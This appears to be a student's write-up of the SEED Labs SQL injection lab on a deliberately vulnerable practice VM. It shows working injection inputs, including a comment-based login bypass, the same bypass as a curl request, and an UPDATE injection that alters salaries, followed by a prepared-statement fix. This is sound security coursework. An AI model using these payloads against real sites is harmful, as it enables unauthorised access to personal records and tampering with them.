

Jared Ren
SQL Injection Lab
4/5/20

Task 1)




```
[04/05/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Going into Mysql



```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_Users |
+----------------+
| credential     |
+----------------+
1 row in set (0.00 sec)
```

Using Users and showing tables




```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Command I used to show the contents including Alice’s information

Task 2)

2.1)




Employee Profile Login

USERNAME admin'#

PASSWORD •••

Copyright © SEED LABs

Information in the form before entering




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


The resulting screen

Task 2.2)



```
[04/06/20]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password=xyz'
```

Command I entered




```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
```

Information I got from it

2.3)

We need another field for this attack to work. We only have two fields in the form.

Task 3.




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Logged in as Alice


3.1)



Alice's Profile Edit

NickName	alice
Email	email', salary=100000 #
Address	address
Phone Number	1234567
Password	•••••••••


Copyright © SEED LABs



```
mysql> SELECT  * from credential WHERE Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address |
+----+-------+-------+--------+-------+----------+-------------+---------
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             | address |
+----+-------+-------+--------+-------+----------+-------------+---------
1 row in set (0.00 sec)
```

Query and result showing the changed salary


3.2)



Boby's Profile Edit

NickName	boby
Email	email1', salary=1 #
Address	address123
Phone Number	123456789
Password	••••••••

Copyright © SEED LABs



```
mysql> SELECT * from credential WHERE Name='Boby';
+----+------+-------+--------+-------+----------+--
| ID | Name | EID   | Salary | birth | SSN      | P
+----+------+-------+--------+-------+----------+--
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |
+----+------+-------+--------+-------+----------+--
1 row in set (0.00 sec)
```


Updated Boby’s salary

3.3)
SQL statement that would change Boby’s password to test
UPDATE credential SET password=test WHERE ID=2;

ATTACK STEPS.

1. At login page enter Boby’ # for the name. Forget about the password.
2. Go to edit Boby’s profile.
3. Fill out all the other forms with info but write test in the password field.
4. logout

Task 4.



```
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=$id;";
 if($stmt = $conn->prepare($sql)){
      $stmt->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
      $stmt->execute();
      $stmt->bind_result("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
      $stmt->close();

}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
```

Section of unsafe_edit_backend.php I edited.